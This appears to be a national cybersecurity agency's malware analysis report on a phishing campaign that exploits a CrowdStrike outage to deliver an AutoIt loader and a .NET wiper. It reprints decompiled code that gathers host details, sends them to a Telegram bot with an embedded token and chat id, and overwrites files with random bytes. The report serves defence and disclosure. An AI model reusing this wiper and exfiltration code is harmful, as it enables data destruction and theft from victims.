REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Phishing campaign CrowdStrike

Version: 1.0
Date: 25.07.2024

TLP:WHITE

TABLE OF CONTENTS

Technical Information **3**
Crowdstrike.exe file analysis **6**
Indicators of compromise **12**
MITRE ATT&CK techniques **13**
Recommendations **13**

LIST OF FIGURES

Figure 1: Content of Phishing e-mail, CrowdStrike Urgent Update 3
Figure 2: Another example of Phishing e-mail with attached files 3
Figure 3: Contents of update3.pdf file 4
Figure 4: Update.zip file downloaded from URL access 4
Figure 5: Contents of the update.zip file 5
Figure 6: Notification of starting update by running CrowdStrike.exe file 5
Figure 7: Notification of update completion 6
Figure 8: Carroll file 6
Figure 9: Adding echo commands to the script 7
Figure 10: Output from the script 7
Figure 11: Starting the Champion process with the L parameter 7
Figure 12: Autoit.exe 8
Figure 13: Main Function 8
Figure 14: GetIp() Function 9
Figure 15: Sending information about the host 9
Figure 16: SendTelegramMessage Function 10
Figure 17: Importing OpenFileFinder.dl 10
Figure 18: OverwriteFileBlocksize4096 Function 11
Figure 19: Telegram group registration 12

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: The report is based on information found at the time of its preparation. Meanwhile, some aspects may be different from current developments.

Second phase:
Analysis Details: Due to resource limitations, some aspects of the malicious details may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third phase:
Information Security: To protect confidential resources and information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

NCSA reserves the right to change or update any part of this report without prior notice.

This report is not a final document (extraction of additional details of malicious actors will be made available to you at a later time).

The findings of the report are based on the information available at the time of the investigation and analysis. There are no guarantees regarding possible changes or updates to the information reported during the following period. The authors of the report assume no responsibility for the misuse or consequences of any decision-making based on this report.

The report highlights the need for vigilance and proactive measures in the face of sophisticated cyber threats, highlighting the importance of regular updates and implementation of recommended security practices to protect critical infrastructure.

Technical Information

Recently, has been detected a Phishing campaign by malicious actors, exploiting CrowdStrike issue happened last week. Through *Phishing* emails, malicious actors send a **PDF** file named **update3.pdf** which contains **URLs** that redirect to non-legitimate websites and other malicious files are automatically downloaded.



Figure 1: Content of Phishing e-mail, CrowdStrike Urgent Update

Figure 2: Another example of Phishing e-mail with attached files

The above email was sent from a non-legitimate address**: update[@]cowdstrike[.]com[.]vp**, and the **IP** used by the malicious actors is **66[.]29[.]159[.]80(NameCheap- Net)** in which the **JellyFish System** infrastructure is used, where malicious actors attempt to impersonate legitimate **CrowdStrike** Domains.



Figure 3: Contents of update3.pdf file

In the content of the **update3.pdf** file, there are 2 clickable texts with **URL** content where the addressing is the same and directs you to the non-legitimate **URL** from where the **update.zip** file is automatically downloaded:

hxxps://link[.]storjshare[.]io/s/jvktcsf5ypoak5aucs6fn6noqgga/crowdstrikesupport/update.zip?download=1.



Figure 4: Update.zip file downloaded from URL access

The **update.zip** file contains the **CrowdStrike.exe** malicious file archived.



Figure 5: Contents of the update.zip file



Figure 6: Notification of starting update by running CrowdStrike.exe file



Figure 7: Notification of update completion

Crowdstrike.exe file analysis

The ***crowdstrike.exe*** file can change the extension from **.exe to .7z** and we can see that a new directory called **$TEMP** appears that contains several files of the ***FILE*** type and if we try to open them with **Notepad++** we can see that most of them have contents which cannot be understood. The only exception is the ***Carroll*** file which contains a script ***bat*** file. The file is *obfuscated* and therefore to understand its purpose we modify the file by setting ***echo*** to display as much information as possible on the commands being executed.



Figure 8: Carroll file

```
@echo on

Set Walker=z
echo Walker=%Walker%
VhQTPunch Representations Silver Prayers Sim Leslie Browser Laptops Surrounding
eJuODoom Sans En Halo England Buys Chargers Yemen
eEmCt Wine Gonna Warned Hay Sold
lzuArch Pocket Kenny Helmet Gov Plain Childhood Belarus
oLWarner Hired
pause

Set Mirrors=W
echo Mirrors=%Mirrors%
NiHAdults Legacy Drives
CrgfPressing Therapeutic
baGReflect Northeast Yesterday Territories Know Equipment
mScSporting Worcester Bend Illustrated Cutting
GwoLogical Star
TOeSources Itunes Logged Aurora Urban
QiRequires Rehab
rOwuHuge Excluded Annie Developmental Plane
QdHoney Corporations Revenge Guarantees Accomplished
hYIxJoel Through Samuel Distribute Effort Available Reject Tc Explore
pause
```

Figure 9: Adding echo commands to the script

```
FLARE-VM Wed 07/24/2024 17:46:44.63
C:\Users          Desktop>copy /b 564784\Champion.pif + Lasting + Moreover + Honda + Guest + Recipes + Number + Gov + Deeper + Relative + I
bat + Job + Ferry + Democracy + Handle + Halo + Buyers + Often + Hub 564784\Champion.pif
564784\Champion.pif
        1 file(s) copied.
```

Figure 10: Output from the script

From the performed execution, it is evident that they are taken as parameters by copying with the **copy** command all strings of characters from all files and the final file named: ***champion.pif*** is created.
At this stage, it is not yet known what this file is for, but during the search it was found that a file named "**L**" is created, which from the following command shows that when the ***Start*** command is given to the ***champion.pif*** file, the file "**L**" is passed as a parameter ".

```
Press any key to continue . . .

FLARE-VM Wed 07/24/2024 17:48:42.00
C:\Users\          Desktop>start /I 564784\Champion.pif 564784\L
Access is denied.
```

Figure 11: Starting the Champion process with the L parameter

A very important indicator that was identified during the debugging analysis is the renaming of the file from which the extension **.a3x** is placed, which tells us that we are dealing with a script that is created using ***AutoIt***, a program designed to automate the GUI of **Windows** and ***Scripts*** in general. If we rename the ***champion.pif*** file to ***champion.exe***, it is evident that the file icon automatically changes to the ***Auto*** icon *(legitimate software).*

From here it is understood that the "**L**" file is the **Payload**, that is, the malicious file. The next step is manual execution. When run with **Run** as **Administrator Champion.exe**, we are presented with the option to select a file, and precisely we put the file "**L**" to see its behavior (Figure 11).



Figure 12: Autoit.exe

During the execution phase, the content that we mentioned in the initial steps of the **CrowdStrike** update simulation analysis appears. But if we open the newly created processes, what will be evidenced is the legitimate **Microsoft ReagAsm.exe** process, which gives the idea that in this process **Process Injection** is performed, malicious shellcode injected into the memory of this process. Since this process is written in **ASP.NET**, we can use tools to **Dump** the memory or analyze it in **Runtime** by doing it as an **attach** and set a **breakpoint** while it is being executed. What is evident is a suspicious process, which is running in parallel with the legitimate Windows process. The project is named with the **SecureDeleteFilesConsole Namespace**. If we analyze the **Main()** function of the project, what we find is the loading of two files specifically:

ListOpenedfileDrv_32.sys and **OpenFileFinder.dll.**

Next, two **MessageBoxes** are presented where **PopUps** are displayed at the beginning confirming the update of CrowdStrike and if not the display of the message that the update was not applied.

```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000004 RID: 4
    2 references
    internal class Program
    {
        // Token: 0x06000005 RID: 5 RVA: 0x00002170 File Offset: 0x00002170
        0 references
        private static void Main(string[] args)
        {
            Program.AssemblyLoad("ListOpenedFileDrv_32.sys");
            Program.AssemblyLoad("OpenFileFinder.dll");
            bool flag = args.Length != 0 && args[0] == "ConfirmDeleteFiles";
            bool flag2 = !flag;
            if (flag2)
            {
                string text = "Are you sure about the start of the crowdstrike update?";
                DialogResult dialogResult = MessageBox.Show(text, "warning", MessageBoxButtons.YesNo, MessageBoxIcon.Exclamation, MessageBoxDefaultButton.Bu
                flag = dialogResult == DialogResult.Yes;
            }
            bool flag3 = flag;
            if (flag3)
            {
                MessageBox.Show("The update has been applied and will start soon! ", "warning", MessageBoxButtons.OK, MessageBoxIcon.Exclamation, MessageBox
                Service service = new Service();
                service.Run();
            }
            else
            {
                MessageBox.Show("The update was not applied!");
            }
        }
```

Figure 13: Main Function

The logic is realized through **Boolean** variables, where the check is made if it will be entered in the **Run()** function and belongs to the **Service** class. What is evident is that several **string** variables are obtained from which each variable stores the value:

```
6 references
private string GetIP(out string date)
{
    string text2;
    try
    {
        WebClient webClient = new WebClient();
        string text = webClient.DownloadString("http://icanhazip.com").Replace("\\r\\n", "").Replace("\\n", "")
            .Trim();
        date = DateTime.Parse(webClient.ResponseHeaders["Date"]).ToString("yyyy/MM/dd HH:mm:ss");
        text2 = text;
    }
    catch (Exception ex)
    {
        date = "";
        text2 = "EX";
    }
    return text2;
}
```

Figure 14: GetIp() Function

IP: which is obtained by the **GetIP()** function
Machine Name: which is obtained from the **Environment** class with the **MachineName** variable
Domain: which is obtained from the **Environment** class with the **UserDomainName** variable
User: Which takes the value of the user logged in to the compromised computer
Disk by GB which takes the value and concatenates it with the **Windows Drive** string.
Then the **DriveInfo** class of the **framework** itself is used which has the function **GetDrives()** and stores it in a vector and with a ***for*** loop, starts the process of incrementing the length of this vector. So at this stage we are in the stage of receiving information on the data of this host. And what is evidenced is the use of a function called **SendTelegramMessage** and receives 3 parameters:
The first parameter is the telegram channel **key**, the chat **id** and the message to be sent.

```
});
text += "--------------------\r\n";
text += "Amount of Files\r\n";
text += "Windows Drive :";
text = text + "Other Folders :" + this.filesRootDriveOther.Count.ToString("n0") + "\r\n";
text = text + "Users Folders :" + this.filesRootDriveUsers.Count.ToString("n0") + "\r\n";
text = text + "App Folder :" + this.filesRootDriveProgramFiles.Count.ToString("n0") + "\r\n";
text = text + "Windows Folder:" + this.filesRootDriveWindows.Count.ToString("n0") + "\r\n";
text += "-----\r\n";
text = text + "Other Drives :" + this.filesOtherDrives.Count.ToString("n0") + "\r\n";
text += "--------------------\r\n";
text = text + "Time :" + text2 + "\r\n";
string text3 = this.SendTelegramMessage("7277950797:AAF99Nw5rAT1BHnMmwY_tQNYJFU3dYJ5RHc", "7436061126", text);
while (DateTime.Now < this.start.AddMinutes(1.0))
{
    Thread.Sleep(1000);
}
while (this.filesOtherDrives.Count > 0)
{
    try
    {
        string text4 = this.filesOtherDrives[0];
        bool flag4 = DateTime.Now > this.LastDelete.AddMinutes(30.0);
        if (flag4)
        {
            break;
        }
        Thread thread = new Thread(new ParameterizedThreadStart(this.OverwriteFileBlockAndDelete));
        thread.Start(text4);
        this.filesOtherDrives.RemoveAt(0);
        this.CurrentThreadCount++;
```

Figure 15: Sending information about the host

The **SendTelegramMessage** function uses the **Webclient** class and in a **Try Catch** block, the SSL3, TLS1.1 certificate parameters are passed and a url: **hxxps://api.telegram.bot** is identified and joined with the parameter string **/sendMessage?chat_id=?** where the chat key parameter is passed and the received data is sent.

```
6 references
public string SendTelegramMessage(string BotKey, string chat_id, string message)
{
    WebClient webClient = new WebClient();
    string text = "";
    try
    {
        ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
        text = webClient.DownloadString(string.Concat(new string[] { "https://api.telegram.org/bot", BotKey, "/sendMessage?chat_id=", chat_id, "&tex
    }
    catch (Exception ex)
    {
        text = "EX:" + ex.Message;
    }
    return text;
}
```

Figure 16: SendTelegramMessage Function

This function is used continuously in this function, this is done in order for malicious actors to be constantly updated. We have a function named **DeleteDirectorys()** and this function does the part of deleting directories in the list of saved directories. The list of directories is obtained from the **ProcessDirectory** function and takes **drive.Name** as a parameter. At this moment files are deleted with the **Delete()** function of the **Directory** class. After finishes erasing, sends the data back by telegram. In a **while** loop which controls the length of the **filesOtherDrives** vector, we no longer have a deletion process, but at this stage the file overwriting process starts. A thread is started and passed as a parameter to the **This.OverwriteFileBlockAndDelete()** function. In this function, the use of the **dll OpenFileFinder.dll** and a string named ***"Gaza Hackers Team Handala Machine"*** is evidenced. This is done as a check provided that if the name of the computer is not with this value, the execution of the **OverwriteFileBlock()** function will start.

```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000003 RID: 3
    7 references
    public class OpenFileFinder
    {
        // Token: 0x06000003 RID: 3
        [DllImport("OpenFileFinder.dll")]
        1 reference
        public static extern void GetOpenedFiles([MarshalAs(UnmanagedType.LPWStr)] [In] string lpPath, OpenFileFinder.OpenFileType Filter, OpenFileFinder.O

        // Token: 0x02000006 RID: 6
        2 references
        public enum OpenFileType
        {
            // Token: 0x0400000E RID: 14
            FILES_ONLY = 1,
            // Token: 0x0400000F RID: 15
            MODULES_ONLY,
            // Token: 0x04000010 RID: 16
            ALL_TYPES
        }
```

Figure 17: Importing OpenFileFinder.dl

```
public class FileOperations
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
    1 reference
    public static bool OverwriteFileBlockSize4096(string path)
    {
        decimal num = 0m;
        num = new FileInfo(path).Length;
        FileStream fileStream = new FileStream(path, FileMode.Open);
        StreamWriter streamWriter = new StreamWriter(fileStream);
        byte[] array = new byte[4096];
        new Random().NextBytes(array);
        decimal num2 = Math.Floor(num / array.Length);
        decimal num3 = 0m;
        int num4 = 0;
        while (num4 <= num2)
        {
            bool flag = num4 == num2;
            if (flag)
            {
                decimal num5 = num - 4096m * num3;
                array = new byte[(int)num5];
                streamWriter.BaseStream.Write(array, 0, array.Length);
            }
            else
            {
                streamWriter.BaseStream.Write(array, 0, array.Length);
                num3 += 1m;
            }
            num4++;
        }
        streamWriter.Close();
        return true;
    }
}
```

Figure 18: OverwriteFileBlocksize4096 Function

In this function a vector of **4096 bytes** is created and filled with random value.
Using the **FileInfo** class the file is opened and the **StreamWriter** class is used to write values to the open file, which is evidenced in the code line **streamWriter.BaseStream.Write().**

Here the values of the file are overwritten with a **random** value in order to destroy its contents. If we take a step back to the main function, in addition to encryption, we also check if a file exists, then delete it. This process continues until the compromised computer no longer functions properly. So we have two main processes, one is to delete the files and the other is to encrypt them, but what is more important is to continuously inform the malicious actors through **Telegram**.

